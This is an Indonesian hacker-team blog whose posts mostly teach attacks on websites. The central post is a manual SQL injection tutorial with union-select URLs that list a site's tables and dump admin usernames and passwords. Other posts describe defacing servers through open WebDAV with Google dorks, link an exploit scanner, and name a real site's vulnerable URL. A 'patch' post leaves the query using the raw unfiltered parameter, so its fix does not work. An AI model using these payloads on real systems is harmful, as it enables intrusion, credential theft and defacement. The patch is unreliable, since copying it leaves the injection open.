Sunday, 9 February 2014
Wednesday, 22 January 2014
Cara Buat Akun Hantu ( BLANK )
Assalamualaikum wr. wb.
kali Ini ane Akan Share cara Buat akun Hantu ( Blank ) Akun Hantu Itu Akun yang blank dan tidak bisa di klik nih contoh punya ane Sample Blank ^_^ keren kan :D

1. Ente Buat Email dulu .
2. Masuk Ke Bug Akunnya BUG FACEBOOK < klik

3. Masukan Email baru dan Passwoordnya sama kek daftar biasa
4. Terus Buka M.facebook.com
5. Terus masukan email dan pw ente ke m.fb.com
6. kalau ada tulisan Klik di sini ente cuma perlu konfirm atau tekan klik disini aje nih contoh di ss

7.Akan Terlihat halaman verifikasi
8. check di email
9. check id kotak masuk

11. terus masukin ke halaman verifikasi :D

12. selesai and ikuti langkah selanjutnya
jangan lupa follow The Dark Of Life ya ^_^
Malam2 Gini Bete gak ada kerjaan jadi post aje deh :D
itung2 isi blog aje :D
itung2 isi blog aje :D
kali Ini ane Akan Share cara Buat akun Hantu ( Blank ) Akun Hantu Itu Akun yang blank dan tidak bisa di klik nih contoh punya ane Sample Blank ^_^ keren kan :D
Ya udah gak usah Banyak basa basi Langsung aje praktek
nih contoh SS punya ane
nih contoh SS punya ane
1. Ente Buat Email dulu .
2. Masuk Ke Bug Akunnya BUG FACEBOOK < klik
3. Masukan Email baru dan Passwoordnya sama kek daftar biasa
4. Terus Buka M.facebook.com
5. Terus masukan email dan pw ente ke m.fb.com
6. kalau ada tulisan Klik di sini ente cuma perlu konfirm atau tekan klik disini aje nih contoh di ss
8. check di email
9. check id kotak masuk
10. jangan di clik linknya tapi ambil IDnya aje
Contoh kek SS di bawah ini
11. terus masukin ke halaman verifikasi :D
12. selesai and ikuti langkah selanjutnya
Selesai deh Gampang kan ^_^
jangan lupa follow The Dark Of Life ya ^_^
Wednesday, 15 January 2014
SQL INJECTION MANUAL
SQL injection adalah sebuah aksi hacking yang dilakukan di aplikasi client dengan cara memodifikasi perintah SQL yang ada di memori aplikasi clien dan juga merupakan teknik mengeksploitasi web aplikasi yang didalamnya menggunakan database untuk penyimpanan data.
Yang perlu di ketahui sebelum sql injection pada mysql:
karakter: ' atau -
comments: /* atau --
information_schema untuk versi: mysql versi 5.x , tidak support untuk mysql versi 4.x
Dork Di google banyak :p
===========
=step Satu:=
===========
carilah target
misal:
Code:
[site]/berita.php?id=100
Tambahkan karakter ' pada akhir url atau menambahkan karakter "-" untuk melihat apakah ada pesan error.
contoh:
Code:
[site]/berita.php?id=100' atau
[site]/berita.php?id=-100
sehingga muncul pesan error.
==========
=step Dua:=
==========
mencari dan menghitung jumlah table yang ada dalam databasenya...
gunakan perintah : order by
contoh:
Code:
[site]/berita.php?id=-100+order+by+1-- atau
[site]/berita.php?id=-100+order+by+1/*
ceklah secara step by step (satupersatu)...
misal:
Code:
[site]/berita.php?id=-100+order+by+1--
[site]/berita.php?id=-100+order+by+2--
[site]/berita.php?id=-100+order+by+3--
[site]/berita.php?id=-100+order+by+4--
sehingga muncul error atau hilang pesan error...
misal:
Code:
[site]/berita.php?id=-100+order+by+9--
berarti yang kita ambil adalah sampai angka 8
menjadi :
Code:
[site]/berita.php?id=-100+order+by+8--
===========
=step Tiga:=
===========
untuk mengeluarkan angka berapa yang muncul gunakan perintah union
karena tadi error sampai angka 9
maka:
Code:
[site]/berita.php?id=-100+union+select+1,2,3,4,5,6,7,8--
ok seumpama yg keluar angka 5
gunakan perintah version() atau @@version untuk mengecek versi sql yg diapakai masukan perintah tsb pada nagka yg keluar tadi
misal:
Code:
[site]/berita.php?id=-100+union+select+1,2,3,4,version(),6,7,8-- atau
[site]/berita.php?id=-100+union+select+1,2,3,4,@@version,6,7,8--
lihat versi yg digunakan seumpama versi 4 tinggalkan saja karena dalam ver 4 ini kita harus menebak sendiri table n column yg ada pada web tersebut karena tidak bisa menggunakan perintah From+Information_schema..
untuk versi 5 berarti anda beruntung tak perlu menebak table n column seperti ver 4 karena di ver 5 ini bisa menggunakan perintah
Code:
From+Information_schema..
============
=step Empat:=
============
untuk menampilkan table yg ada pada web tsb adalah
perintah table_name >>> dimasukan pada angka yg keluar tadi
perintah +from+information_schema.tables/* >>> dimasukan setelah angka terakhir
Code:
[site]/berita.php?id=-100+union+select+1,2,3,4,table_name,6,7,8+from+information_schema.tables--
seumpama table yang muncul adalah "admin"
===========
=step Lima:=
===========
untuk menampilkan semua isi dari table tsb adalah
perintah group_concat(table_name) >>> dimasukan pada angka yg keluar tadi
perintah +from+information_schema.tables+where+table_schema=database() >>> dimasukan setelah angka terakhir
Code:
[site]/berita.php?id=-100+union+select+1,2,3,4,group_concat(table_name),6,7,8+from+information_schema.tables+where+table_schema=database()--
=============
= step Enam: =
=============
perintah group_concat(column_name) >>> dimasukan pada angka yg keluar tadi
perintah +from+information_schema.columns+where+table_name=0xhexa-- >>> dimasukan setelah angka terakhir
Code:
[site]/berita.php?id=-100+union+select+1,2,3,4,group_concat(column_name),6,7,8+from+information_schema.columns+where+table_name=0xhexa--
pada tahap ini kamu wajib mengextrak kata pada isi table menjadi hexadecimal yaitu dengan cara mengkonversinya
website yg digunakan untuk konversi :
contoh kata yg ingin di konversi yaitu admin maka akan menjadi 61646D696E
Code:
[site]/berita.php?id=-100+union+select+1,2,3,4,group_concat(column_name),6,7,8+from+information_schema.columns+where+table_name=0x61646D696E--
============
=step Tujuh:=
============
memunculkan apa yg tadi telah dikeluarkan dari table yaitu dengan cara
perintah concat_ws(0x3a,hasil isi column yg mau dikeluarkan) >>> dimasukan pada angka yg keluar tadi
perintah +from+(nama table berasal) >>> dimasukan setelah angka terakhir
Code:
[site]/berita.php?id=-100+union+select+1,2,3,4,concat_ws(0x3a,hasil isi column),6,7,8+from+(nama table berasal)--
contoh kata yang keluar adalah id,username,password
Code:
[site]/berita.php?id=-100+union+select+1,2,3,4,concat_ws(0x3a,id,username,password),6,7,8+from+admin--
==============
= step Delapan:=
==============
tahap terakhir mencari halam admin atau login :piss: tapi saya sarankan memakai schemafuzz.py untuk hasil yg lebih maksimal.
agak Rumit Ye ^_^
namanya juga SQLI skill Mu :p
THE DARK OF LIFE ^_^ < Our Band
#Human Edo Tensei
Cara Deface Dengan WEBDAV MANUAL
Moga2 ente smua gak bosen ye ^_^
#Human Edo Tensei
heheh
ane Punya trick cara deface menggunakan webdav tanpa tools alias manual aje
ckckckck :D
ini trik dari om Lukman a.k.a ./SomeOne ckckck :p
ya udah lah langsung ae di simak ^_^
Titip GAYHODUS BLACKHAT ya ^_^
Pertama
pastinya niat dan dork
Dork simple aje ye atau cari di gugle banyak :v
nih dork dari ane
inurl:/hmei7.asp;.txt <opps ini sih bisa langsung tambah aje di belakang web nya :v
Tanpa pakai tools juga -_- :v :v :v
Next
masuk ke Start - My Network Places
Lihat gambar ini kalau kurang jelas

klik next jangan lupa :p


isikan Web Targetnya :D xD ^_^ lalu klik next :D

lalu klik finish :D
and Klik folder yang muncul :D

untuk Opennya :D klik dua kli aje atau klik kanan open :D

Nah ini hasilnya :D
http://finance.cedare.int/testtutorwebdavmanualxd.html
dah Segitu aje ^_^
ane ganteng xD #AW
Monday, 13 January 2014
Gr3eNox Exploit Scanner
Oke Bro
ane mau Bagi2 Tools Yang dah Banyak di Google :3
tapi gpp lah ane share aje :3
kali aje masih ada yang belum tau ^_^
dah langsung aje di Sedot :p

DOWNLOAD
Semoga Bermanfaat ^_^
Semoga Bermanfaat ^_^
Friday, 23 August 2013
Patch Bug SQLI
Assalamualaikum Wr Wb
Hey Sobat2ku Apa kabarnya :)
baik2 aja kan
udah Lama nih ISCT gak share2 Tutorial2 anu anu heheh :D
gara2 Game :p
ya udah lah gak usah banyak basa basi :D
Seperti Judulnya Patch Bug Sqli
Banyak yang bisa Deface tapi belum tentu Bisa patch :)
nah kali ini ane mau kasih tau ,, yang ane tau tentang patch yang biasa ane lakuin :D
hehehe :D
- Nih Contohnya sob heheh , ane menemukan bug pada salah satu website negara India :D lagi random :D
ini alamatnya >> http://www.radiancetour.in/foreigntours_details.php?content_id=12
jika di tambahkan string ' (kutip ganda) akan memperoelah hasil erorr pada Mysqlnya :D kira-kira seperti ini penampakannya
Notice:
Use of undefined constant SB_TBL_DYNAMIC - assumed 'SB_TBL_DYNAMIC' in
/home/content/29/6201829/html/radiancetour/foreigntours_details.php on
line 99
Warning : mysql_fetch_object(): supplied argument is not a valid MySQL
result resource in
/home/content/29/6201829/html/radiancetour/foreigntours_details.php on
line 99
 |
| Patch Bug Sqli - ISCT |
Lihat tuh Gambarnya di atas Kalau Kurang jelas :p
Tuh Kan Keliatan :D tandanya websitenya Vuln Tuh :D Hehehe
Ingat lho di patch jangan di pepes :p
tuh dapet kita simpulkan kalau errornya ada di foreigntours_details.php
yuk langsung di check anunya :D
<?php
$content=mysql_fetch_object(mysql_query("SELECT * FROM ".SB_TBL_DYNAMIC." WHERE content_id ='".$_GET['content_id']."'")); ?>
Jelaskan terlihat bahwa pada content_id tidak ada filternya :D wajar aja kalau Sitenya kepepes terus =D =D selanjutnya mari kita kasih filter, Tambahkan
Code ini di dalam Filenya,
Code:
<?php
error_reporting(0);
function filtering($content_id){
$idf = mysql_real_escape_string($content_id);
if (!ctype_digit($idf) || $idf < 0){ exit; } else { return $content_id; } } $id = $_GET['content_id'];
Kira-kira menjadi seperti ini :
<?php
error_reporting(0);
function filtering($content_id){
$idf = mysql_real_escape_string($content_id);
if (!ctype_digit($idf) || $idf < 0){ exit; } else { return
$content_id; } } $id = $_GET['content_id'];
$content=mysql_fetch_object(mysql_query("SELECT * FROM
".SB_TBL_DYNAMIC." WHERE content_id ='".$_GET['content_id']."'")); ?>
 |
| Patch Buq Sqli - ISCT wokehh sekian terimakasih buat perhatiannya :D dan Kunjungannya Ini cara yang ane tau mungkin cara ente berbeda :) Maklum2 ya kalau ada salah :D masih newbie :D ++++++++ SEMOGA BERMANFAAT+++++++ Indonesian Secret Cyber Team - White Hat |
Monday, 12 August 2013
INDONESIAN SECRET CYBER TEAM

Assalamualaikum Wr Wb
Sebelum Kami NgePost Di Blog Ini
Kami Mau Kenalan Dulu :p
boleh kan Broo
- Perkenalkan Kami INDONESIAN SECRET CYBER TEAM
Kami Mencoba Membuat Team
Karena Kami Ingin merasakan Kebersamaan dan Kekompakan
jika dari Kalian ada yang Ingin Gabung
Join ya disini
[ + ] = INDONESIAN SECRET TEAM ( GROUP )
Udah Segitu aja ya
ADMIN yang Ganteng Dan Gokil Cuma
- PUTRA RAMADHAN
Nih Admin alay :p
- 4P3p
Udah segitu aja ya ;)
Doakan Semoga Lancar ;)
Dan Kami Giat dalam Memberikan sedikit Ilmu Yang Kami Miliki
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
Friday, 14 June 2013
Auto Follower FB 100% work and gak Ribet
Assalamualikum Wr Wb
Maaf NIh Baru Post Lagi
account ane hilang no HPnya :(
jadi susah deh buat masuknya :(
oops jadi Curhat
Oke langsung aja..
Nih ada trik mantap bro,,
lagi musim2nya di jaman sekarang
folllow followan Hehehhe
caranya gampang gak ribet :D
click Link Ini - A̳̿u̳̿t̳̿o̳̿ F̳̿o̳̿l̳̿l̳̿o̳̿w̳̿ | << linknya agak aneh maklum Link
keren dan work

terus Klik Ikuti deh :)
dan tunggu 1 hari follower ente nambah 1000+ bahkan bisa 2000+++
dah Segitu lagi
ane Mau Cari Trick-trick lain lagi :D
Bye2..
wassalam :D
Subscribe to:
Posts (Atom)